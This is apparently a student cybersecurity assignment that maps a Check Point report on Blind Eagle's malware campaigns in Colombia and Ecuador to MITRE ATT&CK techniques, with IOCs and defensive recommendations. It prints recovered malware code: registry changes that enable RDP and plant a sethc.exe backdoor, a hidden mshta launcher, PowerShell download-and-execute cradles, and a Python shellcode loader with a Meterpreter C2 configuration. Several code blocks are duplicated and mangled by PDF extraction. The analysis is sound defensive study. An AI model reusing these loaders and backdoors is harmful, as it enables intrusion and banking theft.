

CS668: Practical Cybersecurity for Cybersecurity Practitioners

Assignment-2

Group - 1

Ashutosh Agrawal - 210219

Bikash Saha - 231110610

Sandeep Nitharwal - 210921

In the below report, we have highlighted the statements and the corresponding tactics and techniques.

BlindEagle Targeting Ecuador With Sharpened Tools

HIGHLIGHTS:

APT-C-36, also known as Blind Eagle, is a financially motivated threat group that has been launching indiscriminate attacks against citizens of various countries in South America since at least 2018. In a recent campaign targeting Ecuador based organizations, CPR detected a new infection chain that involves a more advanced toolset. The backdoor chosen for this campaign is typically used by espionage campaigns, which is unusual for this group

ACTIVE CAMPAIGNS AGAINST COLOMBIAN TARGETS

For the last few months, we have been observing the ongoing campaigns orchestrated by Blind Eagle, which have mostly adhered to the TTPs described above — **phishing emails** pretending to be from the Colombian government. One typical example is an email purportedly from the Ministry of Foreign Affairs, threatening the recipient with issues when leaving the country unless they settle a bureaucratic matter.

Such emails usually feature either a malicious document or a malicious link, but in this case, the attackers said “why not both?” and **included both a link** and **a terse attached PDF directing the unfortunate victim to the exact same link**.

1. INITIAL ACCESS | Phishing : Spearphishing Link (T1566.002)
2. INITIAL ACCESS | Phishing : Spearphishing Attachment (T1566.001)
3. EXECUTION | User Execution Malicious Link (T1204.001)
4. EXECUTION | User Execution Malicious File (T1204.002)



[VER PROCESO ID 2036521045875](#)

Este documento adjunto contiene una clave es : colombia

In both cases, the link in question consists of a legitimate link-shortening service URL that geolocates victims and makes them communicate with a different “server” depending on the original country ([https://gtly\[.\]to/Qv1FV_zgh](https://gtly[.]to/Qv1FV_zgh)). If the incoming HTTP request originates from outside Colombia, the server aborts the infection chain, acts innocent and redirects the client to the official website of the migration department of the Colombian Ministry of Foreign Affairs.

```
➔ ~ curl https://api.myip.com/
{"ip":"[REDACTED]","country":"Spain","cc":"ES"}#
➔ ~ curl https://gtly.to/Qv1FV_zgh
Moved Permanently. Redirecting to https://www.migracioncolombia.gov.co/#
```

If the incoming request seems to arrive from Colombia, the infection chain proceeds as scheduled. The server responds to the client with **a file for download. This is a malware executable hosted on the file-sharing service MediaFire.**

5. COMMAND AND CONTROL | Ingress Tool Transfer (T1105)

The file is compressed, similar to a ZIP file, using the LHA algorithm. It is password-protected, making it impervious against naive static analysis and even naive sandbox emulation. The password is found both in the email and in the attached PDF.

6. DEFENSE EVASION | Virtualization/Sandbox Evasion : System Checks (T1497.001)

```
> ~ curl https://api.myip.com/
{"ip":"199.33.68.16","country":"Colombia","cc":"CO"}
> ~ curl https://gtly.to/QvLFV_zgh
Moved Permanently. Redirecting to https://www.mediafire.com/file/cfnw8rwufptk5jz/migracioncolombiaprocesopendienteid2036521045875referenciawwwmigraciongovco.LHA/file
```

The malicious executable inside the LHA is written in .Net and packed. When unpacked, a modified sample of QuasarRAT is revealed.

7. DEFENSE EVASION | Obfuscated Files or Information: Software Packing (T1027.002)

QuasarRAT is an open source trojan available in multiple sources like Github. The (probably Spanish-speaking) actors behind this APT group have added some extra capabilities over the last few years, which are easy to spot due to the names of functions and variables in Spanish. This process, by which threat actors abuse access to malware sources and each create their own special versions of that malware, is sadly not without precedent in the security landscape and always makes us heave a sad sigh when we encounter it.

Although QuasarRAT is not a dedicated banking Trojan, it can be observed from the sample's embedded strings that the group's main goal in the campaign was to intercept victim access to their bank account.

8. COLLECTION | Data from local system (T1005)

```
public static void CaptionVIEW()
{
    string value = DateTime.Now.ToString("yyyy");
    bool flag = Cap_Active.CapAct.Contains("Bancolombia Sucursal Virtual Personas");
    if (flag)
    {
        Cap_Active.CapView = "BANCOLPERSO - ";
        bool flag2 = ClientData.NameCliente.Contains(value);
        if (flag2)
        {
            ClientData.NameCliente = "BANCOLPERSO +";
        }
    }
    else
    {
        bool flag3 = Cap_Active.CapAct.Contains("Sucursal_Virtual_Empresas_");
        if (flag3)
        {
            Cap_Active.CapView = "BANCOLEMPRE - ";
            bool flag4 = ClientData.NameCliente.Contains(value);
            if (flag4)
            {
                ClientData.NameCliente = "BancolEmpre +";
            }
        }
    }
    else
    {
        // ...
    }
}
```

This is a complete list of targeted entities:

- Bancolombia Sucursal Virtual Personas
- Sucursal_Virtual_Empresas_
- Portal Empresarial Davivienda
- BBVA Net Cash
- Colpatria – Banca Empresas
- bancaempresas.bancocajasocial.com
- Empresarial Banco de Bogota
- conexionenlinea.bancodebogota.com
- AV Villas – Banca Empresarial
- Bancoomeva Banca Empresarial

TRANSUNION
Banco Popular
portalpymes
Blockchain
DashboardDavivienda

Some extra features added to Quasar by this group are a function named "ActivarRDP" (activate RDP) and two more

9. LATERAL MOVEMENT | Remote Services: Remote Desktop Protocol (T1021.001)


to activate and deactivate the system Proxy:

10. COMMAND AND CONTROL | Proxy : Internal Proxy (T1090.001)

```
static void ActivarRDP()  
{  
    Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp").SetValue("UserAuthentication", 0, RegistryValueKind.DWord);  
    Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Lsa").SetValue("LimitBlankPasswordUse", 0, RegistryValueKind.DWord);  
    Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Terminal Server").SetValue("fSingleSessionPerUser", 0, RegistryValueKind.DWord);  
    Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp").SetValue("SecurityLayer", 0, RegistryValueKind.DWord);  
    Registry.LocalMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe").SetValue("Debugger", "C:\\Windows\\system32\\cmd.exe",  
    RegistryValueKind.String);  
}
```

11. DEFENSE EVASION | Modify Registry (T1112)

Along with a few more commands that incur technical debt by impudently disregarding Quasar's convention for function name and parameter order:




```
( ) xClient.Core.Commands  
  CommandHandler @020000DA  
    Base Type and Interfaces  
    Derived Types  
    .ctor() : void @0600063C  
    CaptionVIEW() : void @06000615  
    CarpChrome() : string @06000629  
    cIE() : void @06000626  
    CloseShell() : void @0600063B  
    cmd(string, string) : void @06000624  
    cmd2(string, string) : void @06000625  
    CopyDirectory(DirectoryInfo, DirectoryInfo) : void @06000627  
    CreateShortcut(string, string, string, string) : void @06000628  
    FinalVideo_NewFrame(object, NewFrameEventArgs) : void @06000612  
    GetExtendedTcpTable(IntPtr, ref int, bool, int, CommandHandler.TcpTableClass, uint) : uint @0600060D  
    GetTable() : CommandHandler.MibTcprowOwnerPid[] @0600060C  
    HandleChangeRegistryValue(DoChangeRegistryValue, Client) : void @06000609  
    HandleCreateRegistryKey(DoCreateRegistryKey, Client) : void @06000603  
    HandleCreateRegistryValue(DoCreateRegistryValue, Client) : void @06000606  
    HandleDeleteRegistryKey(DoDeleteRegistryKey, Client) : void @06000604  
    HandleDeleteRegistryValue(DoDeleteRegistryValue, Client) : void @06000607  
    HandleDoAsCommandAction(DoAsCommandAction, Client) : void @06000622  
    HandleDoAskElevate(DoAskElevate, Client) : void @06000639  
    HandleDoClientUninstall(DoClientUninstall, Client) : void @06000617  
    HandleDoClientUpdate(DoClientUpdate, Client) : void @06000616  
    HandleDoCloseConnection(Client, DoCloseConnection) : void @06000608  
    HandleDoDownloadAndExecute(DoDownloadAndExecute, Client) : void @0600061E
```

A BETTER CAMPAIGN FEATURING NEWER TOOLS

One specific sample caught our attention as it was related to a government institution from Ecuador and not from Colombia. While Blind Eagle attacking Ecuador is not unprecedented, it is still unusual. Similarly to the campaign described above, the geo-filter server in this campaign redirects requests outside of Ecuador and Colombia to the website of the Ecuadorian Internal Revenue Service:

If contacted from Colombia or Ecuador, the downloaded file from Mediafire will be a RAR archive with a password. But instead of a single executable consisting of some packed RAT, the infection chain, in this case, is much more elaborate:

12. COMMAND AND CONTROL | Ingress Tool Transfer (T1105)



Inside the RAR archive, there is an executable built with PyInstaller with a rather simplistic Python 3.10 code. This code just adds a new stage in the infection chain:

```
import os import subprocess import ctypes
ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.GetConsoleWindow(), 0)
wsx = 'mshta <https://gtly> [.] to/dGBBqd8z' os.system(wsx)
import os import subprocess import ctypes
ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.GetConsoleWindow(), 0) wsx = 'mshta <https://gtly> [.] to/dGBBqd8z' os.system(wsx)
```

```
import os import subprocess import ctypes
ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.GetConsoleWindow(), 0)
wsx = 'mshta <https://gtly> [.] to/dGBBqd8z' os.system(wsx)
```

13. DEFENSE EVASION | System Binary Proxy Execution: Mshta (T1218.005)

mshta is a utility that executes Microsoft HTML Applications, and the attackers abuse it here to download and execute the next stage, **which contains VBS code embedded in an HTML.**

14. EXECUTION | Command and Scripting Interpreter: Visual Basic (T1059.005)

```
<script language="VBScript">
```

```
CreateObject("Wscript.Shell").run"powershell.exe -noexit ""$a1='IEX ((new-object net.webclient).download;$a2='oadstring('https://[malicious domain]/wins)');$a3=""$a1,$a2";IEX(-join $a3)""", 0, true self.close
```

```
</script>
```

```
<script language="VBScript"> CreateObject("Wscript.Shell").run"powershell.exe -noexit ""$a1='IEX ((new-object net.webclient).download;$a2='oadstring('https://[malicious domain]/wins)');$a3=""$a1,$a2";IEX(-join $a3)""", 0, true self.close </script>
```

```
<script language="VBScript">
CreateObject("Wscript.Shell").run"powershell.exe -noexit ""$a1='IEX ((new-object net.webclient).download;$a2='oadstring('https://[malicious domain]/wins)');$a3=""$a1,$a2";IEX(-join $a3)""", 0, true self.close
</script>
```

Usually campaigns by Blind Eagle abuse legitimate file sharing services such as Mediafire or free dynamic domains like *.linkpc.net; this case is different, and the next stage is **hosted at the malicious domain upxsystems[.]com.**

15. COMMAND AND CONTROL | Application Layer Protocol : DNS (T1071.004)

This next-stage **downloads and executes yet another next-stage, a script written in Powershell:**

16. COMMAND AND CONTROL | Ingress Tool Transfer (T1105)

17. EXECUTION | Command and Scripting Interpreter: Powershell (T1059.001)

```
function StartA{
[version]$OSVersion = [Environment]::OSVersion.Version If ($OSVersion -gt "10.0") { iex
(new-object net.webclient).downloadstring("https://[malicious domain]/covidV22/ini/w10/0")
} ElseIf ($OSVersion -gt "6.3") {
```

```
iex (new-object net.webclient).downloadstring("https://[malicious domain]/covidV22/ini/w8/0")
```

```

} ElseIf ($OSVersion -gt "6.2") { iex (new-object
net.webclient).downloadstring("https://[malicious domain]/covidV22/ini/w8/0")
} ElseIf ($OSVersion -gt "6.1") { iex (new-object
net.webclient).downloadstring("http://[malicious domain]/covidV22/ini/w7/0")
}
}

```

StartA

```

function StartA{[version]$OSVersion = [Environment]::OSVersion.Version If ($OSVersion -gt "10.0") { iex (new-object
net.webclient).downloadstring("https://[malicious domain]/covidV22/ini/w10/0") } ElseIf ($OSVersion -gt "6.3") { iex
(new-object net.webclient).downloadstring("https://[malicious domain]/covidV22/ini/w8/0") } ElseIf ($OSVersion -gt
"6.2") { iex (new-object net.webclient).downloadstring("https://[malicious domain]/covidV22/ini/w8/0") } ElseIf
($OSVersion -gt "6.1") { iex (new-object net.webclient).downloadstring("http://[malicious domain]/covidV22/ini/w7/0") }
} StartA

```

```

function StartA{
[version]$OSVersion = [Environment]::OSVersion.Version If ($OSVersion
-gt "10.0") { iex (new-object
net.webclient).downloadstring("https://[malicious
domain]/covidV22/ini/w10/0") } ElseIf ($OSVersion -gt "6.3") {
iex (new-object net.webclient).downloadstring("https://[malicious
domain]/covidV22/ini/w8/0") } ElseIf ($OSVersion -gt "6.2") {
iex (new-object net.webclient).downloadstring("https://[malicious
domain]/covidV22/ini/w8/0") } ElseIf ($OSVersion -gt "6.1") {
iex (new-object net.webclient).downloadstring("http://[malicious
domain]/covidV22/ini/w7/0")
}
}
StartA

```

18. DISCOVERY | System Information Discovery (T1082)

The above Powershell checks the system version and downloads the appropriate additional Powershell. This additional OS-specific Powershell checks for installed AV tools and behaves differently based on its findings.

19. DISCOVERY | Software Discovery : Security Software Discovery (T1518.001)

The main difference between each next stage consists in different pieces of code that will try to disable the security

20. DEFENSE EVASION | Impair Defenses : Disable or Modify Tools (T1562.001)

solution (for example Windows Defender), but in all cases, regardless of the type of security solution installed on the computer, the next stage will download a version of python suitable for the target OS and install it:

21. COMMAND AND CONTROL | Ingress Tool Transfer (T1105)

```

Function PY(){ if([System.IntPtr]::Size -eq 4)
{
$progressPreference = 'silentlyContinue'

$url = "<https://www.python.org/ftp/python/3.9.9/python-3.9.9-embed-win32.zip>"

$output = "$env:PUBLIC\py.zip"

$start_time = Get-Date

$wc = New-Object System.Net.WebClient

$wc.DownloadFile($url, $output)

New-Item "$env:PUBLIC\py" -type directory

$FILE=Get-Item "$env:PUBLIC\py" -Force

$FILE.attributes='Hidden'

```

```

$shell = New-Object -ComObject Shell.Application

$zip = $shell.Namespace("$env:PUBLIC\py.zip")

$items = $zip.items()

$shell.Namespace("$env:PUBLIC\py").CopyHere($items, 1556) start-
sleep -Seconds 2;
Remove-Item "$env:PUBLIC\py.zip"

Remove-Item "$env:USERPROFILE\PUBLIC\Local\Microsoft\WindowsApps\*.*" -Recurse -Force
Remove-Item "$env:USERPROFILE\AppData\Local\Microsoft\WindowsApps\*.*" -Recurse -Force
setx PATH "$env:path;$env:PUBLIC\py"
New-Item -Path HKCU:\Software\Classes\Applications\python.exe\shell\open\command\ -Value
""$env:PUBLIC\py\python.exe"" "%1"" -Force

Set-ItemProperty -path 'hkcu:\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\'
name "$env:PUBLIC\py\python.exe.ApplicationCompany" -value "Python Software Foundation"

Set-ItemProperty -path 'hkcu:\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\'
name "$env:PUBLIC\py\python.exe.FriendlyAppName" -value "Python"
}

....

Function PY(){ if([System.IntPtr]::Size -eq 4) { $progressPreference = 'silentlyContinue' $url = "
<https://www.python.org/ftp/python/3.9.9/python-3.9.9-embed-win32.zip>" $output = "$env:PUBLIC\py.zip"
$start_time = Get-Date $wc = New-Object System.Net.WebClient $wc.DownloadFile($url, $output) New-Item
"$env:PUBLIC\py" -type directory $FILE=Get-Item "$env:PUBLIC\py" -Force $FILE.attributes='Hidden' $shell =
New-Object -ComObject Shell.Application $zip = $shell.Namespace("$env:PUBLIC\py.zip") $items = $zip.items()
$shell.Namespace("$env:PUBLIC\py").CopyHere($items, 1556) start-sleep -Seconds 2; Remove-Item
"$env:PUBLIC\py.zip" Remove-Item "$env:USERPROFILE\PUBLIC\Local\Microsoft\WindowsApps\*.*" -Recurse -
Force Remove-Item "$env:USERPROFILE\AppData\Local\Microsoft\WindowsApps\*.*" -Recurse -Force setx
PATH "$env:path;$env:PUBLIC\py" New-Item -Path
HKCU:\Software\Classes\Applications\python.exe\shell\open\command\ -Value
""$env:PUBLIC\py\python.exe"" "%1"" -Force Set-ItemProperty -path 'hkcu:\Software\Classes\Local
Settings\Software\Microsoft\Windows\Shell\MuiCache\' -name
"$env:PUBLIC\py\python.exe.ApplicationCompany" -value "Python Software Foundation" Set-ItemProperty -path
'hkcu:\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\' -name
"$env:PUBLIC\py\python.exe.FriendlyAppName" -value "Python" } ....

Function PY(){
if([System.IntPtr]::Size -eq 4)
{
    $progressPreference = 'silentlyContinue'
    $url = "<https://www.python.org/ftp/python/3.9.9/python-3.9.9-embedwin32.zip>"
    $output = "$env:PUBLIC\py.zip"
    $start_time = Get-Date
    $wc = New-Object System.Net.WebClient
    $wc.DownloadFile($url, $output)
    New-Item "$env:PUBLIC\py" -type directory
    $FILE=Get-Item "$env:PUBLIC\py" -Force
    $FILE.attributes='Hidden'
    $shell = New-Object -ComObject Shell.Application
    $zip = $shell.Namespace("$env:PUBLIC\py.zip")
    $items = $zip.items()
    $shell.Namespace("$env:PUBLIC\py").CopyHere($items, 1556)
start-sleep -Seconds 2; Remove-Item "$env:PUBLIC\py.zip"
    Remove-Item "$env:USERPROFILE\PUBLIC\Local\Microsoft\WindowsApps\*.*" -
Recurse -Force
    Remove-Item "$env:USERPROFILE\AppData\Local\Microsoft\WindowsApps\*.*"
Recurse -Force
    setx PATH "$env:path;$env:PUBLIC\py"
}
}

```

```

New-Item -Path
HKCU:\\Software\\Classes\\Applications\\python.exe\\shell\\open\\command\\ -Value
""$env:PUBLIC\\py\\python.exe"" "%1"" -Force
Set-ItemProperty -path 'hku:\\Software\\Classes\\Local
Settings\\Software\\Microsoft\\Windows\\Shell\\MuiCache\\' -name
"$env:PUBLIC\\py\\python.exe.ApplicationCompany" -value "Python Software Foundation"
Set-ItemProperty -path 'hku:\\Software\\Classes\\Local
Settings\\Software\\Microsoft\\Windows\\Shell\\MuiCache\\' -name
"$env:PUBLIC\\py\\python.exe.FriendlyAppName" -value "Python"

}
....

```

It will then download two scripts named `mp.py` and `ByAV2.py` which will be stored in the user `%Public%` folder and for which it will create a scheduled task that will run every 10 minutes. For Windows 7 the task will be created by 22. EXECUTION | Scheduled Task/Job : Scheduled Task (T1053.005)

23. PERSISTENCE | Scheduled Task/Job : Scheduled Task (T1053.005)

downloading an XML from the C2 `"upxsystems[.]com"`, while for Windows 8, 8.1, and 10 the malware will create the 24. COMMAND AND CONTROL | Ingress Tool Transfer (T1105)

task using the cmdlet `"New-ScheduledTask"`.

25. EXECUTION | Scheduled Task/Job : Scheduled Task (T1053.005)

26. PERSISTENCE | Scheduled Task/Job : Scheduled Task (T1053.005)

In the case of Windows 7, the task is preconfigured to be executed as System and contains the following description

27. DEFENSE EVASION | Masquerading : Masquerading Task or Service (T1036.004)

<Description> Mantiene actualizado tu software de Google. Si esta tarea se desactiva o se detiene, tu software de Google no se mantendr  actualizado, lo que implica que las vulnerabilidades de seguridad que puedan aparecer no podr n arreglarse y es posible que algunas funciones no anden. Esta tarea se desinstala autom ticamente si ning n software de Google la utiliza. </Description>

It's written using the kind of Spanish that is commonly spoken in the target countries, which can be noticed for example with the use of *"es posible que algunas funciones **no anden**"* instead of *"no se ejecuten"* or any other variation more common in different geographic regions.

The full description can be translated to:

"Keeps your Google software up to date. If this task is disabled or stopped, your Google software will not be kept up to date, which means that security vulnerabilities that may appear cannot be fixed and some features may not work. This task is automatically uninstalled if no Google software uses it."

After downloading the Python scripts and adding persistence, the malware will try to kill all processes related to the infection.

28. DEFENSE EVASION | Indicator Removal : Clear Persistence (T1070.009)

Regarding the two downloaded scripts, both are obfuscated using homebrew encoding that consists of base64 repeated 5 times (we will never, ever, tire of responding to such design choices with *"known to be 5 times as secure as vanilla base64"*):

29. DEFENSE EVASION | Obfuscated Files or Information: Embedded Payloads (T1027.009)


```
import base64;
exec(
    base64.b64decode(
        bytes('aW1wb3J0IGJhc2U2NDtLeGVjKGJhc2U2NC51nrKZWVvZGUoY
```

After deciphering these strings for each script we obtain two different types of Meterpreter samples.

ByAV2.py

This code consists of an in-memory loader developed in Python, which will load and run a normal Meterpreter sample in DLL format that uses "tcp://systemwin.linkpc[.]net:443" as a C2 server.

30. EXECUTION | System Services : Service Execution (T1569.002)

31. COMMAND AND CONTROL | Ingress Tool Transfer (T1105)

Python has a built-in PRNG, and in principle no one is stopping you from constructing a stream cipher based on it, which is what the malware authors do here. The embedded DLL is decrypted using this makeshift "randint stream cipher" with an embedded key (in this construction the key is used as the seed to prime the random library). In the 32. DEFENSE EVASION | Deobfuscate/Decode Files or Information (T1140)

grand tradition of cryptography used inside of malware purely to obfuscate buffers using a hardcoded key, the question of how secure this makeshift cipher is has exactly zero consequences.

....

def decode(shell_code,keys):

shell_code_base64 = "

random.seed(keys)

code = shell_code.split(',')

for item in code:

item = int(item) shell_code_base64 += chr(item ^

random.randint(0, 255)) return shell_code_base64

....

def run(shellcode):

ctypes.windll.kernel32.VirtualAlloc.restype=ctypes.c_uint64 rwxpage =

ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x3000, 0x40)

ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(rwxpage), ctypes.create_string_buffer(shellcode),

len(shellcode)) handle = ctypes.windll.kernel32.CreateThread(0, 0, ctypes.c_uint64(rwxpage), 0, 0, 0)

ctypes.windll.kernel32.WaitForSingleObject(handle, -1) if __name__ == '__main__':

ShellCode = ""["\x54\x56\x70\x42\x55\x6c\x56\x49\x69\x65\x56\x49\x67\x2b\x77"](#)

["\x67\x53\x49\x50\x6b\x38\x4f\x67\x41\x41\x41\x41\x41\x57\x30"](#)

--More--

["\x51\x44\x67\x41\x41\x43\x67\x41\x41\x41\x41\x41\x41\x41"](#)

["\x41\x41\x41\x50\x2f\x2f\x2f\x38\x3d"](#)

....

keys = 'Axx8' shellcode =

decode(shell_code,keys)

....

run(shellcode)

.... def decode(shell_code,keys): shell_code_base64 = " random.seed(keys) code = shell_code.split(',') for item in code: item = int(item) shell_code_base64 += chr(item ^ random.randint(0, 255)) return shell_code_base64 def run(shellcode): ctypes.windll.kernel32.VirtualAlloc.restype=ctypes.c_uint64 rwxpage = ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x3000, 0x40)

```

ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(rwxpage), ctypes.create_string_buffer(shellcode),
len(shellcode)) handle = ctypes.windll.kernel32.CreateThread(0, 0, ctypes.c_uint64(rwxpage), 0, 0, 0)
ctypes.windll.kernel32.WaitForSingleObject(handle, -1) if __name__ == '__main__': ShellCode =
"""\x54\x56\x70\x42\x55\x6c\x56\x49\x69\x65\x56\x49\x67\x2b\x77"
"\x67\x53\x49\x50\x6b\x38\x4f\x67\x41\x41\x41\x41\x41\x57\x30" --More--
"\x51\x44\x67\x41\x41\x43\x67\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x50\x2f\x2f\x2f\x2f\x38\x3d"" .... keys = 'Axx8' shellcode = decode(shell_code,keys) ....
run(shellcode)

....

def decode(shell_code,keys):      shell_code_base64 = ''
random.seed(keys)      code = shell_code.split(',')      for item
in code:      item = int(item)      shell_code_base64 +=
chr(item ^ random.randint(0, 255))      return shell_code_base64
....

def run(shellcode):
    ctypes.windll.kernel32.VirtualAlloc.restype=ctypes.c_uint64      rwxpage =
ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x3000, 0x40)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(rwxpage),
ctypes.create_string_buffer(shellcode), len(shellcode))
    handle = ctypes.windll.kernel32.CreateThread(0, 0, ctypes.c_uint64(rwxpage), 0, 0,
0)      ctypes.windll.kernel32.WaitForSingleObject(handle, -1)

if __name__ == '__main__':
    ShellCode =
    """\x54\x56\x70\x42\x55\x6c\x56\x49\x69\x65\x56\x49\x67\x2b\x77"
    "\x67\x53\x49\x50\x6b\x38\x4f\x67\x41\x41\x41\x41\x41\x57\x30" --
More--
    "\x51\x44\x67\x41\x41\x43\x67\x41\x41\x41\x41\x41\x41\x41"
    "\x41\x41\x41\x50\x2f\x2f\x2f\x2f\x38\x3d"" ....
    ....
    keys = 'Axx8'      shellcode =
decode(shell_code,keys)      ....
run(shellcode)

```

mp.py

The second script basically consists of another sample of Meterpreter — this time a version developed entirely in [Python](#) and using the same C2 server. We can only speculate on why the server was configured to drop the same payload with the same C2 server but written in a different language; possibly one of the samples acts as a plan B in case of the other sample gets detected by some antivirus solution and removed.

```

DEBUGGING = False
DEBUGGING_LOG_FILE_PATH = None
TRY_TO_FORK = True
HTTP_CONNECTION_URL = 'https://winsystem.linkpc.net:443/0VA013Qc3dgQVVWw701wLlAw6w1tpag4n-zwtj3a0Mg4G8hlyShuK1n0dFRycvLVlqspu2-73uRq2eLqP30v36iwaVbFH81vLHSv01-srBWF9uTBSEUKC1m/'
HTTP_PROXY = None
HTTP_USER_AGENT = 'Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.81 Safari/537.36'
HTTP_COOKIE = None
HTTP_HOST = None
HTTP_REFERER = None
PAYLOAD_UUID = 'e94c287b8dc6a8a2ee53bf14daa7073'
SESSION_GUID = '00000000000000000000000000000000'
SESSION_COMMUNICATION_TIMEOUT = 300
SESSION_EXPIRATION_TIMEOUT = 604800
SESSION_RETRY_TOTAL = 3000
SESSION_RETRY_WAIT = 10

```

CONCLUSION

Blind Eagle is a strange bird among APT groups. Judging by its toolset and usual operations, it is clearly more interested in **cybercrime and monetary gain than in espionage**; however, unlike most such groups that just attack the **33. Impact | Financial Theft (T1657)**

entire world indiscriminately, Blind Eagle has a very narrow geographical focus, most of the time limited to a single country. This latest campaign targeting Ecuador highlights how, over the last few years, Blind Eagle has matured as a threat — refining their tools, adding features to leaked code bases, and experimenting with elaborate infection chains and “Living off the Land” as seen with the clever abuse of `mshta`. If what we’ve seen is any indication, this group is worth keeping an eye on so that victims aren’t blindsided by whatever clever thing they try next.

Check Point’s anti-phishing [solutions](#) for office 365 & G suite analyzes all historical emails in order to determine prior trust relations between the sender and receiver, increasing the likelihood of identifying user impersonation or fraudulent messages. Artificial Intelligence (AI) and Indicators of Compromise (IoCs) used in the past train the [Harmony Email & Office](#) platform for what to look for in complex zero-day phishing attacks.

IOCs

8e864940a97206705b29e645a2c2402c2192858357205213567838443572f564
 2702ea04dcbbbc3341eeffb494b692e15a50fbd264b1d676b56242aae3dd9001
 f80eb2fceb648f5449c618e83c4261f977b18b979aacac2b318a47e99c19f64
 68af317ffde8639edf2562481912161cf398f0edba6e06745d90c1359554c76e
 61685ea4dc4ca4d01e0513d5e23ee04fc9758d6b189325b34d5b16da254cc9f4
<https://www.mediafire.com/file/cfnw8rwufptk5jz/migracioncolombiaprocesopendienteid2036521045875referenciawwwmigraci>
[https://gtly\[.\]to/QvIFV_zgh](https://gtly[.]to/QvIFV_zgh) [https://gtly\[.\]to/cuOv3gNDi](https://gtly[.]to/cuOv3gNDi) [https://gtly\[.\]to/dGBeBqd8z](https://gtly[.]to/dGBeBqd8z)
 laminascol[.]linkpc[.]net
 systemwin[.]linkpc[.]net
 upxsystems[.]com
 c63d15fe69a76186e4049960337d8c04c6230e4c2d3d3164d3531674f5f74cdf
 353406209dea860decac0363d590096e2a8717dd37d6b4d8b0272b02ad82472e
 a03259900d4b095d7494944c50d24115c99c54f3c930bea08a43a8f0a1da5a2e
 46addee80c4c882b8a6903cccd9b6c0130ec327ae8a59c5946bb954ccea64a12
 c067869ac346d007a17e2e91c1e04ca0f980e8e9c4fd5c7baa0cb0cc2398fe59
 10fd1b81c5774c1cc6c00cc06b3ed181b2d78191c58b8e9b54fa302e4990b13d
 c4ff3fb6a02ca0e51464b1ba161c0a7387b405c78ead528a645d08ad3e696b12
 ac1ea54f35fe9107af1aef370e4de4dc504c8523ddaae10d95beae5a3bf67716

TTPs and possible recommendations:

ID	Tactics	Techniques	Defensive Recommendations
T1566.002	Initial Access	Spearphishing Link	Audit, Restrict Web-Based Content, Software Configuration, User Account Management, User Training
T1566.001	Initial Access	Spearphishing Attachment	Antivirus/Antimalware, Network Intrusion Prevention, Restrict Web-Based Content, Software Configuration, User Training
T1204.001	Execution	User Execution Malicious Link	Network Intrusion Prevention, Restrict Web-Based Content, User training
T1204.002	Execution	User Execution Malicious File	Behaviour Prevention on Endpoint, Execution Prevention, User Training
